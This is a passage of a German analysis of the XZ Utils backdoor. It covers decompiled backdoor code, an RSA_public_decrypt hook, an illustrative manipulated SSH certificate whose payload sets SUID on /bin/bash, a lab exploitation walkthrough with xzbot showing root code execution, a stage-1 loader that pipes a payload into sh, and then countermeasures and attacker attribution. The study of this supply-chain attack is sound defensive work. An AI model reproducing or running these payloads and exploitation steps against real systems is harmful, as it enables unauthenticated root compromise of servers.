         * 0x5e20000 ist eine Hardcoded Maske.
         */
        bVar1 = (param_3 | 0x5e20000) + *param_1 == 0xf223;
    }

    return bVar1;
}
```

Auflistung 6: Signaturprüfung im Backdoor-Code

Diese spezifischen Konstanten (“Magic Numbers”) dienen als forensischer Beweis für die Bösartigkeit des Codes [15]. In einem legitimen Komprimierungsalgorithmus wie LZMA ergäben Konstanten wie `0x5e20000` oder das erwartete Ergebnis `0xf223` keinen mathematischen Sinn [28]. Sie wurden willkürlich vom Angreifer gewählt, um einen geheimen Handschlag zu realisieren, der durch Zufall praktisch unmöglich auszulösen ist [11].
Tabelle 2 fasst alle identifizierten Magic Numbers zusammen:

Konstante	Dezimal	Vermutete Bedeutung
`0x5e20000`	98.697.216	OR-Maske für Signaturprüfung
`0xf223`	61.987	Erwartetes Signaturergebnis
`0xe230`	57.904	Alternative Signatur
`3999`	3.999	Validierungskonstante im Dispatcher
`0x168`	360	Gesuchter Opcode
`0x10d`	269	Befehlscode
`0x109`	265	Befehlscode
`0x10b`	267	Befehlscode
`0x5000000`	83.886.080	Byte-Muster für Erkennung
`0x474e553`	74.776.915	ELF-Validierungswert

Tabelle 2: Identifizierte Magic Numbers im Backdoor-Code [23, 28, 13]

Integrierter ELF-Parser

Die Backdoor bringt einen eigenen ELF-Parser mit, um Funktionen im Speicher zu lokalisieren, ohne den dynamischen Linker zu nutzen [16]. Die relevanten Funktionen sind [23]:

- `_Lget_literal_price_part_0` → `parse_elf`
- `_Llzma_simple_props_size_part_0` → `is_gnu_relro`
- `_Lparse_bcj_0` → `process_elf_seg`

Der Angriff nutzt den IFUNC-Mechanismus der glibc aus. Während der IFUNC-Auflösung ist die GOT (Global Offset Table) noch beschreibbar, was das Hooking ermöglicht [13, 10].

Um Funktionen innerhalb des laufenden Prozesses (wie `RSA_public_decrypt` im `sshd`) zu manipulieren, verlässt sich die Backdoor nicht auf den dynamischen Linker des Betriebssystems, da dies Spuren hinterlassen würde [2]. Stattdessen bringt sie ihren eigenen, minimalistischen ELF-Parser mit [17].
Die Funktion `_Lget_literal_price_part_0` (und verwandte Funktionen) durchsucht den Speicher nach ELF-Strukturen [23]. Die Validierung erfolgt durch eine mathematische Prüfung in `_Llzma_simple_props_size_part_0`:

```
bool _Llzma_simple_props_size_part_0(int param_1, int param_2) {
    /*
     * Mathematische Pruefung auf ELF-Header-Felder.
     * Die Konstante 0x474e553 (dezimal: 74.776.915) dient als
     * Validierungswert fuer GNU-spezifische ELF-Erweiterungen.
     *
     * Die Berechnung param_1 + 1 + param_2 muss exakt diesen
     * Wert ergeben, damit die Struktur als gueltig erkannt wird.
     */
    return param_1 + 1 + param_2 == 0x474e553;
}
```

Auflistung 7: Validierung von ELF-Strukturen

Hinweis: Die Konstante `0x474e553` ist keine direkte ASCII-Repräsentation eines Strings, sondern ein berechneter Validierungswert [23]. Die mathematische Operation auf den ELF-Header-Feldern stellt sicher, dass nur korrekt formatierte ELF-Strukturen erkannt werden.
Der ELF-Parser verarbeitet verschiedene Dynamic Tags, darunter [2]:

- `DT_FLAGS_1` (`0x6ffffffb`)
- `DT_GNU_HASH` (`0x6ffffef5`)
- `DT_VERSYM` (`0x6ffffff0`)
- `DT_VERDEF` (`0x6ffffffd`)

Opcode-Suche und Befehlserkennung

Neben dem Paket-Parser enthält die Backdoor spezialisierte Funktionen zur Suche nach bestimmten Opcodes [2]. Die Funktion `_Llzma_optimum_normal_0` durchsucht den Speicherbereich nach dem Opcode `0x168` [23]:

```
undefined8 _Llzma_optimum_normal_0(ulong param_1, ulong param_2,
                                   long param_3, long *param_4) {
    // Durchsuche Speicherbereich
    while (param_1 < param_2) {
        iVar1 = _Lx86_code_part_0(param_4, param_1, param_2);

        if (iVar1 == 0) {
            param_1 = param_1 + 1;
        }
        else {
            // Suche nach Opcode 0x168
            if ((*(int *)(param_4 + 5) == 0x168) &&
                ((param_3 == 0 ||
                  (param_4[1] + param_4[7] + *param_4 == param_3)))) {
                return 1;  // Opcode gefunden!
            }
            param_1 = param_1 + param_4[1];
        }
    }
    return 0;
}
```

Auflistung 8: Opcode-Suche in `_Llzma_optimum_normal_0` [23]

Die Funktionen `_Llzma_filters_update_0` und `_Llzma_filters_update_1` suchen nach weiteren Befehlscodes (`0x10d`, `0x109`, `0x10b`) und prüfen auf das Byte-Muster `0x5000000` [23, 14].

Hooking von RSA_public_decrypt

Das ultimative Ziel der Backdoor ist das Abfangen der OpenSSH-Funktion `RSA_public_decrypt` [1]. Die Funktion `_Llzma_index_prealloc_0` (intern: `RSA_public_decrypt GOT hook`) ersetzt den Funktionszeiger in der GOT [23].
Der gehookte Code führt folgende Schritte aus [26, 5]:

1. Extrahiert einen Payload aus dem SSH-Zertifikat des Clients
2. Entschlüsselt den Payload mit einem hardcodierten ChaCha20-Schlüssel
3. Verifiziert eine Ed448-Signatur mit einem hardcodierten Public Key
4. Bei erfolgreicher Verifikation: Übergibt den Payload an `system()`

Dies ermöglicht **Remote Code Execution (RCE)** vor der Authentifizierung.

Manipuliertes SSH-Zertifikat und Schlüssel

Um die theoretischen Konzepte zu veranschaulichen, zeigt dieser Abschnitt ein konkretes Beispiel eines manipulierten SSH-Zertifikats, wie es vom Angreifer verwendet werden könnte. Das Backdoor-Zertifikat tarnt sich als normales SSH-Ed25519-Zertifikat.
Der Header enthält legitim wirkende Metadaten:

```
Type:           ssh-ed25519-cert-v01@openssh.com
Serial:         31337
Key ID:         "legitimate-admin"   <- Getarnt als legitimer Admin!
Principals:     ["root"]
Valid:          2024-01-01 bis 2050-01-01
```

Auflistung 9: Header des Backdoor-Zertifikats

Die Tarnung ist geschickt gewählt: Die Key-ID `legitimate-admin` suggeriert einen autorisierten Benutzer, während das CA-Signatur-Feld den eigentlichen Payload enthält.

Das CA-Signatur-Feld ist deutlich größer als bei einem normalen Zertifikat und enthält zwei kritische Komponenten:

```
// Verschluesselter Payload (44 Bytes, ChaCha20):
uint8_t encrypted_payload[] = {
    0xf7, 0x2a, 0x8b, 0x3c, 0x91, 0xd4, 0xe6, 0x5f,
    0x28, 0xb1, 0xc3, 0x0e, 0x4a, 0x7d, 0x9f, 0x12,
    0xa3, 0x6e, 0x85, 0xc7, 0xf0, 0x2b, 0x4d, 0x19,
    0x8a, 0xe5, 0x73, 0x06, 0xbf, 0x41, 0xd2, 0x9c,
    0x5e, 0x80, 0x13, 0xa7, 0xc9, 0xfb, 0x2d, 0x64,
    0x96, 0x0f, 0x48, 0xb3
};
// -> Sieht aus wie zufaellige Daten / korrupte Signatur
// -> Wird von normalem sshd ignoriert
// -> Backdoor erkennt und entschluesselt es

// Ed448-Signatur (114 Bytes):
uint8_t ed448_signature[114] = {
    0x3a, 0x7f, 0xb2, 0xc8, 0x14, 0xe9, 0x5d, 0x6a,
    // ... (114 Bytes insgesamt)
};
// -> Signiert mit PRIVATEM Ed448-Schluessel des Angreifers
// -> Backdoor prueft mit HARDCODIERTEM Public Key
```

Auflistung 10: Aufbau des manipulierten CA-Feldes

Nach der ChaCha20-Entschlüsselung durch die Backdoor wird der eigentliche Schadbefehl sichtbar:

```
63 68 6d 6f 64 20 75 2b 73 20 2f 62 69 6e 2f 62   |chmod u+s /bin/b|
61 73 68 3b 20 65 63 68 6f 20 27 70 77 6e 65 64   |ash; echo 'pwned|
27 20 3e 20 2f 74 6d 70 2f 2e 78                  |' > /tmp/.x |

Befehl: chmod u+s /bin/bash; echo 'pwned' > /tmp/.x
```

Auflistung 11: Entschlüsselter Payload (Hexdump mit ASCII)

Dieser Befehl setzt das SUID-Bit auf `/bin/bash`, wodurch jeder lokale Benutzer anschließend Root-Rechte erlangen kann.

Merkmal	**Normal**	**Backdoor**
Header	Standard	Standard (Tarnung)
CA-Signatur-Feld	64–114 Bytes Signatur	Payload + Ed448-Sig (158+ Bytes)
CA-Signatur gültig?	Ja	Nein (aber irrelevant!)
Was passiert	Normale Authentifizierung	`system(payload)` als Root
Login erforderlich	Ja	Nein
Im Log sichtbar	„User logged in“	Nichts (Pre-Auth!)

Tabelle 3: Unterschiede zwischen normalem und Backdoor-Zertifikat

Der entscheidende Punkt ist, dass die Backdoor *vor* der eigentlichen SSH-Authentifizierung aktiv wird. Die ungültige CA-Signatur spielt keine Rolle, da der Schadcode bereits ausgeführt wurde, bevor OpenSSH sie prüfen kann.
Ein Ed448-Schlüsselpaar besteht aus:

- **Privater Schlüssel:** 57 Bytes (456 Bits) Zufallsdaten
- **Öffentlicher Schlüssel:** 57 Bytes, abgeleitet vom privaten Schlüssel
- **Signatur:** 114 Bytes (zwei Kurvenelemente)

Die Wahl von Ed448 über Ed25519 (dem üblicheren Standard) bietet dem Angreifer mehrere Vorteile:

- Höheres Sicherheitsniveau (224 Bit vs. 128 Bit)
- Weniger verbreitet, daher schwerer zu erkennen
- Längere Signaturen bieten mehr Platz für verschlüsselte Payloads

Normaler vs. Backdoor-Schlüssel: Der entscheidende Unterschied

Auf den ersten Blick unterscheidet sich der Ed448-Schlüssel des Angreifers *strukturell* nicht von einem legitimen Schlüssel – beide bestehen aus denselben 57 Bytes. Der fundamentale Unterschied liegt in der Verwendung und Einbettung:

Eigenschaft	Normaler Schlüssel	Backdoor-Schlüssel
Speicherort	`~/.ssh/id_ed448.pub` oder SSH-Agent	Hardcoded in `liblzma.so` (Binärdatei)
Besitzer	Benutzer/Administrator	Nur Angreifer (privater Teil geheim)
Registrierung	In `authorized_keys` oder CA	Keine Registrierung nötig
Prüfung durch	OpenSSH (`sshd`)	Backdoor-Code in `liblzma`
Zweck	SSH-Authentifizierung	Payload-Entschlüsselung + RCE-Trigger
Sichtbarkeit	Konfigurierbar, auditierbar	Versteckt im Binärcode

Tabelle 4: Vergleich: Normaler Ed448-Schlüssel vs. Backdoor-Schlüssel

Der hardcodierte Public Key des Angreifers

Im dekompilierten Backdoor-Code wurde der öffentliche Ed448-Schlüssel des Angreifers identifiziert. Dieser ist als Byte-Array direkt in der `liblzma`-Bibliothek eingebettet:

```
// Extrahierter Ed448 Public Key (57 Bytes)
// Quelle: Reverse Engineering der kompromittierten liblzma.so
static const uint8_t attacker_ed448_pubkey[57] = {
    0x0a, 0x31, 0xfd, 0x3b, 0x2f, 0x1f, 0xc6, 0x92,
    0x92, 0x68, 0x32, 0x52, 0xc8, 0xc1, 0xac, 0x28,
    0x34, 0xd1, 0xf2, 0xc9, 0x86, 0x5c, 0x12, 0x92,
    0x67, 0xb9, 0x8a, 0x64, 0x07, 0xa6, 0x88, 0x5d,
    0x4b, 0x75, 0x45, 0x5b, 0xc1, 0xa3, 0x98, 0x4c,
    0x7e, 0x4c, 0x5b, 0x59, 0x83, 0x55, 0x90, 0x86,
    0x01, 0x26, 0x22, 0x1d, 0x8c, 0xca, 0x47, 0x63,
    0x80  // Letztes Byte
};
```

Auflistung 12: Hardcodierter Ed448 Public Key des Angreifers

Authentifizierungsablauf der Backdoor

Der Angreifer sendet einen speziell präparierten SSH-Verbindungsaufbau, bei dem der Payload im CA-Signaturfeld des Client-Zertifikats versteckt ist. Die Abbildung 4 zeigt den Ablauf:



Abbildung 4: Authentifizierungsablauf - Ed448-Signatur

Warum Ed448 und nicht RSA oder Ed25519?

Die Wahl von Ed448 durch den Angreifer war strategisch [11]:

1. **Seltene Verwendung:** Ed448 wird im Vergleich zu Ed25519 oder RSA selten für SSH eingesetzt. Dies reduziert die Wahrscheinlichkeit, dass Sicherheitstools nach Ed448-Signaturen in ungewöhnlichen Kontexten suchen.

2. **Höheres Sicherheitsniveau:** Mit 224 Bit bietet Ed448 mehr Sicherheit als Ed25519 (128 Bit), was die Backdoor zukunftssicher macht.

3. **Keine Kollisionsgefahr:** Die Wahrscheinlichkeit, dass ein legitimer Benutzer zufällig eine gültige Signatur erzeugt, ist astronomisch gering:

$$P(\text{Kollision}) \approx \frac{1}{2^{224}} \approx 3.7 \times 10^{-68}$$

4. **Kompakte Signaturen:** Mit 114 Bytes sind Ed448-Signaturen klein genug, um unauffällig im SSH-Zertifikat versteckt zu werden [14].

Codebeispiel: Ed448-Signaturprüfung

Die folgende rekonstruierte Funktion zeigt, wie die Backdoor die Ed448-Signatur prüft:

```
// Vereinfachte Darstellung der Signaturpruefung
// Die echte Implementierung nutzt eine eigene Ed448-Bibliothek

int verify_backdoor_signature(
    const uint8_t *message,      // Der verschluesselte Payload
    size_t msg_len,
    const uint8_t *signature,    // 114-Byte Ed448-Signatur
    const uint8_t *pubkey        // Hardcodierter 57-Byte Public Key
) {
    // Ed448ctx-Verifikation (mit leerem Context-String)
    // Rueckgabe: 1 = gueltig, 0 = ungueltig

    // Schritt 1: Signatur-Format pruefen (R || S)
    if (!is_valid_ed448_point(signature)) {
        return 0;  // Ungueltige Signatur
    }

    // Schritt 2: Edwards-Kurven-Verifikation
    // h = SHA3-SHAKE256(R || pubkey || message)
    // Pruefe: [8][S]B == [8]R + [8][h]A

    return ed448_verify_internal(message, msg_len,
                                 signature, pubkey);
}

// Aufruf in der Backdoor nach ChaCha20-Entschluesselung:
if (verify_backdoor_signature(decrypted_cmd, cmd_len,
                              cert_signature,
                              attacker_ed448_pubkey)) {
    system((char*)decrypted_cmd);  // RCE!
}
```

Auflistung 13: Rekonstruierte Ed448-Signaturprüfung

Vermeidung von Standard-Bibliotheken

Ein weiteres Merkmal hochentwickelter Malware ist die Vermeidung von Standard-Bibliotheksaufrufen (libc), da diese häufig von Sicherheitssoftware überwacht werden (Hooking) [16]. Die Analyse zeigt, dass die Backdoor eigene Implementierungen grundlegender Funktionen mitbringt [23].
Die Funktion `FUN_00101b10` ist eine manuelle Implementierung von `memcpy` [23]. Sie kopiert Speicherbereiche byte-weise, ohne die glibc-Funktion aufzurufen, und erschwert so die Erkennung durch Tools wie `ltrace` oder `strace` [1].

```
void FUN_00101b10(ulong param_1, ulong param_2, long param_3) {
    long lVar1;

    // Pruefung auf ueberlappende Bereiche (wie memmove)
    if ((param_2 < param_1) && (param_1 < param_2 + param_3)) {
        // Rueckwaerts kopieren bei Ueberlappung
        lVar1 = param_3 - 1;
        if (param_3 != 0) {
            do {
                *(undefined *)(param_1 + lVar1) =
                    *(undefined *)(param_2 + lVar1);
                lVar1 = lVar1 - 1;
            } while (lVar1 != -1);
        }
    }
    else {
        // Vorwaerts kopieren (Standardfall)
        lVar1 = 0;
        if (param_3 == 0) return;
        do {
            *(undefined *)(param_1 + lVar1) =
                *(undefined *)(param_2 + lVar1);
            lVar1 = lVar1 + 1;
        } while (param_3 != lVar1);
    }
}
```

Auflistung 14: Eigene memcpy-Implementierung zur Tarnung

Bemerkenswert ist, dass diese Implementierung auch den Fall überlappender Speicherbereiche behandelt (ähnlich wie `memmove`), was auf sorgfältige Entwicklung hindeutet [13].

Zusammenfassung der Code-Analyse

Die Analyse des dekompilierten Backdoor-Codes offenbart eine Schadsoftware von außergewöhnlicher Raffinesse. Tabelle 5 fasst die wichtigsten Erkenntnisse zusammen:

Merkmal	**Beschreibung**
Professionelle Tarnung	Funktionsnamen imitieren legitime LZMA-Routinen; Strings in Trie-Struktur verschleiert
Mehrstufige Authentifizierung	Ed448-Signatur und ChaCha20-Verschlüsselung; Magic Numbers (`0xf223`, `3999`, `0xe230`) verhindern zufällige Aktivierung
Anti-Debugging	Erkennung von Software-Breakpoints durch Prüfung der `endbr64`-Instruktion
Anti-Replay	Mechanismus verhindert Abfangen und Wiederverwenden der Backdoor-Kommunikation
Eigenständiger ELF-Parser	Unabhängigkeit vom System-Linker; Ausnutzung des IFUNC-Mechanismus für GOT-Hooking
RSA-Funktion-Hooking	Manipulation von `RSA_public_decrypt` ermöglicht RCE vor SSH-Authentifizierung
Vermeidung von libc	Eigene Implementierungen von `memcpy` u. a.; erschwert Erkennung durch `ltrace`/`strace`
Komplexe Zustandsmaschine	Parser mit vielen Verzweigungen und Opcode-Suche erschwert statische Analyse

Tabelle 5: Zusammenfassung der Backdoor-Merkmale

Diese Merkmale deuten auf einen Angreifer mit erheblichen Ressourcen und tiefgreifendem Wissen über Systemarchitekturen, Kompilerbau und Reverse Engineering hin. Die Komplexität und Sorgfalt der Implementierung legen nahe, dass es sich um einen staatlich unterstützten Akteur handeln könnte (vgl. Abschnitt 4.4).

3 Ausnutzung der Schwachstelle

Dieses Kapitel beschreibt die Ausnutzung der XZ-Backdoor in zwei Varianten: zunächst als kontrollierten Proof-of-Concept mit dem Tool `xzbot` und anschließend als realistischen Angriffspfad, wie er in Produktionssystemen stattgefunden hätte.

3.1 Variante A: Schritt-für-Schritt-Ausnutzung mit `xzbot`

Schritt 1: Voraussetzungen

Für den Proof-of-Concept wird bewusst eine verwundbare Umgebung erzeugt. Die folgenden Voraussetzungen sind zwingend erforderlich:

- x86_64-System
- Linux mit systemd
- OpenSSH-Server (`sshd`)
- kompromittierte `liblzma.so` (xz-utils 5.6.0 oder 5.6.1)

Im Labor wird `sshd` explizit mit der manipulierten Bibliothek gestartet, um den Angriff reproduzierbar zu machen.

Schritt 2: Start des verwundbaren SSH-Servers

Die Backdoor wird aktiv, sobald `sshd` die infizierte Bibliothek lädt. Dies lässt sich im Test gezielt über `LD_PRELOAD` erzwingen:

```
root@XZ-VICTIM:~$ LD_PRELOAD=/opt/xz-backdoor/lib/liblzma.so.5.6.1 \
/usr/sbin/sshd -D -p 2222
```

Auflistung 15: Start von `sshd` mit kompromittierter `liblzma`

Der Server lauscht nun auf Port 2222 und ist für den Exploit bereit.

Schritt 3: Senden des präparierten Triggers

Der eigentliche Trigger besteht aus einem einzigen SSH-Handshake. Das Tool `xzbot` sendet dabei einen speziell konstruierten Public Key, der von der Backdoor erkannt wird.

```
root@XZ-ATTACKER:~$ xzbot -addr 127.0.0.1:2222 -cmd "id > /tmp/proof.txt"
ssh: handshake failed: EOF
```

Auflistung 16: Ausführung des Exploits mit `xzbot`

Der scheinbare Fehler ist beabsichtigt: Die Verbindung wird nach Ausführung des Payloads sofort beendet.

Schritt 4: Verifikation der Ausnutzung

Obwohl keine Authentifizierung stattfindet, wurde der Befehl mit Root-Rechten ausgeführt:

```
root@XZ-VICTIM:~$ cat /tmp/proof.txt
uid=0(root) gid=0(root) groups=0(root)
```

Auflistung 17: Nachweis der Remote Code Execution

Zwischenfazit (xzbot) Ein einzelner, nicht-authentifizierter SSH-Handshake genügt, um beliebige Befehle als `root` auszuführen. Passwörter, Schlüssel oder Benutzerkonten sind nicht erforderlich.

3.2 Variante B: Realer Angriffspfad

Schritt 1: Supply-Chain-Kompromittierung

Im realen Angriff installiert der Administrator die verwundbare Version von xz-utils (5.6.0 oder 5.6.1) aus einer scheinbar vertrauenswürdigen Quelle, z. B. aus dem Fedora-Rawhide-Repository.
Zu diesem Zeitpunkt ist die Backdoor bereits Bestandteil der Bibliothek, ohne im Git-Repository sichtbar zu sein.

Schritt 2: Unbeabsichtigtes Laden der Backdoor

Durch systemd-Integration lädt `sshd` indirekt `liblzma`, obwohl dies funktional nicht erforderlich wäre. Mit dem Start des SSH-Dienstes befindet sich der Schadcode im Prozessspeicher.

Schritt 3: Netzwerkbasierter Trigger

Der Angreifer verbindet sich per SSH mit dem Zielsystem und sendet einen speziell präparierten Schlüssel während der Schlüsselaushandlung.
Dabei geschieht Folgendes:

1. `sshd` ruft `RSA_public_decrypt` auf
2. der IFUNC-Hook in `liblzma` übernimmt die Kontrolle
3. der Schlüssel wird gegen eine interne Ed448-Signatur geprüft

Nur wenn die Prüfung erfolgreich ist, wird der Angriff fortgesetzt.

```
root@XZ-ATTACKER:~$ ssh -i some_random_key \
    -o CertificateFile=backdoor-cert.pub \
    root@XZ-VICTIM
Connection closed by remote host.
```

Auflistung 18: Netzwerkbasierter Trigger aus Sicht des Angreifers

Ablauf des Angriffs

Auf dem kompromittierten Server passiert unsichtbar:

1. `sshd` empfängt die Verbindungsanfrage
2. `liblzma.so` (Backdoor) wird bei Dekompression aktiv
3. Backdoor extrahiert das CA-Feld aus dem Zertifikat
4. ChaCha20-Entschlüsselung liefert den Befehl
5. Ed448-Signaturprüfung bestätigt den Angreifer
6. `system("chmod u+s /bin/bash; ...")` wird als Root ausgeführt

Das Ergebnis auf dem Server:

```
root@XZ-VICTIM:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234567 Jan  1 00:00 /bin/bash
    ^
    SUID-Bit gesetzt! Jeder kann jetzt root werden:

root@XZ-VICTIM:~$ /bin/bash -p
# whoami
root
```

Auflistung 19: Ergebnis des Angriffs

Der netzwerkbasierte Trigger erfordert aus Sicht des Angreifers lediglich einen einzelnen SSH-Verbindungsversuch mit einem speziell präparierten Ed448-Schlüssel, wie in Listing 18 dargestellt.
Der Verbindungsabbruch ist dabei unkritisch und wird vom Angreifer sogar erwartet, da die Ausführung des Schadcodes bereits während der Schlüsselaushandlung erfolgt.

Schritt 4: Payload-Ausführung

Nach erfolgreicher Verifikation entschlüsselt die Backdoor den Payload (ChaCha20) und übergibt ihn direkt an `system()`.
Ein stark vereinfachter Ausschnitt des Stage-1-Loaders ist in Listing 20 dargestellt.

```
marker="__PAYLOAD_BELOW__"
line=$(grep -n "$marker" "$0" | cut -d: -f1)
payload_start=$((line + 1))

tail -n +$payload_start "$0" | xz -d | sh
exit 0
```

Auflistung 20: Vereinfachter Stage-1-Payload-Loader

Schritt 5: Ergebnis der Kompromittierung

Der Payload wird mit Root-Rechten ausgeführt, noch bevor eine Benutzerauthentifizierung stattfindet. Der SSH-Server verhält sich anschließend scheinbar normal, was die Entdeckung zusätzlich erschwert.

Zwischenfazit (realer Angriff) Der reale Angriff erfordert keinerlei Interaktion mit dem Zielsystem außer einem einzigen Netzwerkzugriff. Alle sicherheitsrelevanten Kontrollmechanismen von SSH werden umgangen. Weder Benutzerkonten noch gültige Zugangsdaten sind erforderlich.

3.3 Auswirkungen

Die erfolgreiche Ausnutzung von CVE-2024-3094 führt zu:

- vollständiger Remote Code Execution als `root`
- Umgehung sämtlicher Authentifizierungsmechanismen
- fehlenden oder irreführenden Logeinträgen
- potenzieller vollständiger Systemübernahme

Die Schwachstelle zählt damit zu den kritischsten bekannten Supply-Chain-Angriffen im Linux-Ökosystem.

4 Vermeidung und Gegenmaßnahmen

4.1 Entdeckung der Backdoor

Die Backdoor wurde ursprünglich von einem Microsoft-Mitarbeiter und PostgreSQL-Entwickler namens Andres Freund entdeckt. Er bemerkte eine Leistungsminderung des SSH-Servers, wobei Verbindungen zu einer überdurchschnittlich hohen CPU-Auslastung führten. Anschließend stellte er Speicherfehler in Valgrind fest. Nachdem er einige Wochen lang die Leistungsminderung untersucht und sich intensiv mit Abhängigkeiten und Stack-Traces beschäftigt hatte, stellte er fest, dass das Upstream-Repository von XZ utils kompromittiert worden war. Anschließend meldete er seine Erkenntnisse umgehend an die oss-security-Mailingliste[7].

4.2 Patch und Bereinigung

Dank der rechtzeitigen Entdeckung gelang es dem Schadcode nicht, in größere Distributionen einzudringen. Er landete jedoch in den neuesten Distributionen wie Fedora Rawhide und Arch Linux. Als Notfallmaßnahme reichte ein einfaches Rollback aus. Im Folgenden finden Sie eine Stellungnahme von Red Hat zu Fedora[9]:

> Yesterday, Red Hat Information Risk and Security and Red Hat Product Security learned that the latest versions of the "xz" tools and libraries contain malicious code that appears to be intended to allow unauthorized access. Specifically, this code is present in versions 5.6.0 and 5.6.1 of the libraries. Fedora Linux 40 users may have received version 5.6.0, depending on the timing of system updates. Fedora Rawhide users may have received version 5.6.0 or 5.6.1. This vulnerability was assigned CVE-2024-3094.
>
> PLEASE IMMEDIATELY STOP USAGE OF ANY FEDORA RAWHIDE INSTANCES for work or personal activity. Fedora Rawhide will be reverted to xz-5.4.x shortly, and once that is done, Fedora Rawhide instances can safely be redeployed. Note that Fedora Rawhide is the development distribution of Fedora Linux, and serves as the basis for future Fedora Linux builds (in this case, the yet-to-be-released Fedora Linux 41).
>
> At this time the Fedora Linux 40 builds have not been shown to be compromised. We believe the malicious code injection did not take effect in these builds. However, Fedora Linux 40 users should still downgrade to a 5.4 build to be safe. An update that reverts xz to 5.4.x has recently been published and is becoming available to Fedora Linux 40 users through the normal update system.

Der bösartige Code wurde in Version 5.6.2 von liblzma entfernt und die Updates wurden relativ schnell an die Nutzer der betroffenen Distributionen ausgeliefert. Da die Hintertür im Wesentlichen in dem betroffenen liblzma-Shared-Object enthalten war, waren in den meisten Fällen keine umfangreichen Bereinigungen erforderlich. Dies setzt jedoch voraus, dass kein Angreifer mit dem ed448-Schlüssel auf das System zugegriffen hat. Aufgrund der rechtzeitigen Entdeckung gibt es keine dokumentierten Fälle, in denen dies auf Produktionssystemen passiert ist.

Interessanterweise konnten einige Überreste des kompromittierten Codes noch bis zum Jahr 2025 in freier Wildbahn gefunden werden. Dabei handelt es sich um mehr als 35 Docker-Images, die auf Docker Hub mit manipulierten LZMA-Binärdateien versehen waren[24]. Die meisten davon waren Debian-Images. Als Sicherheitsforscher Kontakt zu den Debian-Betreuern aufnahmen, entschieden diese, die Images nicht zu entfernen, da sie eine mögliche Ausnutzung für unwahrscheinlich hielten. Ein weiteres Argument war, sie aus historischen und archivarischen Gründen zu erhalten.

4.3 Prävention

Nach einer gründlichen Überprüfung von liblzma und allen anderen Repositorys, zu denen Jia Tan möglicherweise beigetragen hat, wurde festgestellt, dass die Gefahr gebannt war. Was jedoch blieb, war die drängende Frage: “Was, wenn dies nicht der einzige Angriff war?”. Dank der Entdeckung von Andres Freund konnten wir eine Katastrophe verhindern. Aber das war nichts weiter als reines Glück.

Es besteht eine nicht zu vernachlässigende Wahrscheinlichkeit, dass Open-Source-Projekte, die die Grundpfeiler unserer Infrastruktur bilden, gerade in diesem Moment kompromittiert werden. Was kann also getan werden, um dies zu verhindern?

Das ist das Schlimmste an Supply-Chain-Angriffen. Sie lassen sich nicht durch starke Firewalls und gute Verschlüsselung verhindern. Der springende Punkt ist die Untergrabung des Vertrauens. Wenn Sie ein bekanntes Paket aus den Repositorys Ihrer Linux-Distribution für Unternehmen installieren, würden Sie dann zweimal darüber nachdenken? Und was wäre, wenn nicht das Downstream-Projekt bösartigen Code enthält, sondern das Upstream-Projekt selbst?

Eine der wenigen sinnvollen Maßnahmen ist es, den verwendeten Code zu überprüfen und zu ihm beizutragen. Eine weitere Maßnahme besteht darin, kleine Fehler, Leistungsrückgänge oder seltsame Verhaltensweisen zu untersuchen, die Ihnen ein ungutes Gefühl geben. Genau das hat Andres getan, und deshalb hat die XZ-Backdoor unsere Infrastruktur letztendlich nicht lahmgelegt.

4.4 Identität des Angreifers

Jias Zeit als Maintainer war von einer beträchtlichen Anonymität geprägt, was innerhalb der Community ein weit verbreitetes Merkmal ist. Abgesehen von seinem Namen, bei dem es sich wahrscheinlich um ein Pseudonym handelt, gibt es nur wenige Informationen über ihn. Diese Geheimhaltung kann in der Welt der freien Software oft von Vorteil sein, wo der Schwerpunkt in erster Linie auf Beiträgen und Leistungen und nicht auf der persönlichen Identität liegt. Viele glauben, dass dies ein Umfeld fördert, in dem Fähigkeiten und Verdienste im Vordergrund stehen und jeder, unabhängig von seinem Hintergrund, allein aufgrund seiner Arbeit Anerkennung finden kann.

Die Situation wird jedoch komplexer, wenn das Vertrauen gebrochen wird, wie im Fall von Jia. Nachdem er jahrelang eine angesehene Persönlichkeit in der Community war, warfen seine Handlungen erhebliche Bedenken hinsichtlich Verantwortlichkeit und Transparenz auf. Wenn jemand jahrelang das Vertrauen seiner Kollegen gewonnen hat, nur um es dann zu missbrauchen, wird die Frage nach seiner wahren Identität besonders dringlich. Zu verstehen, wer diese Person ist, könnte Aufschluss über ihre Motive und den Kontext ihres Verhaltens geben.

Wir können anhand des Zeitpunkts von Jias Commits einige fundierte Vermutungen anstellen. Es ist zwar möglich, Git-Zeitstempel zu ändern, und Sie können einen Commit ändern, um das Datum zu ändern, wenn Sie ihn noch nicht gepusht haben. Es ist jedoch schwierig, Zeitdaten überzeugend zu fälschen. Es ist unklug, einen Commit zu pushen, der scheinbar aus der Zukunft stammt, und wenn man ein Datum festlegt, das zu weit in der Vergangenheit liegt, kann der Commit älter erscheinen als alle referenzierten Diskussionen. Dies führt oft dazu, dass Commits verzögert werden müssen, um die Konsistenz zu wahren, was die Projektentwicklung verlangsamen kann.

Bei der Analyse der Beiträge von Jia Tan wird deutlich, dass sein Name bewusst gewählt wurde, um eine asiatische Identität zu vermitteln, insbesondere einen chinesischen Hintergrund. Bemerkenswert ist vor allem, dass seine umfangreichen Aktivitäten – insgesamt 440 Commits – durchweg mit einem Zeitstempel UTC+08 versehen sind. Dies deutet auf eine Verbindung zu China, Indonesien, den Philippinen oder Westaustralien hin[12].
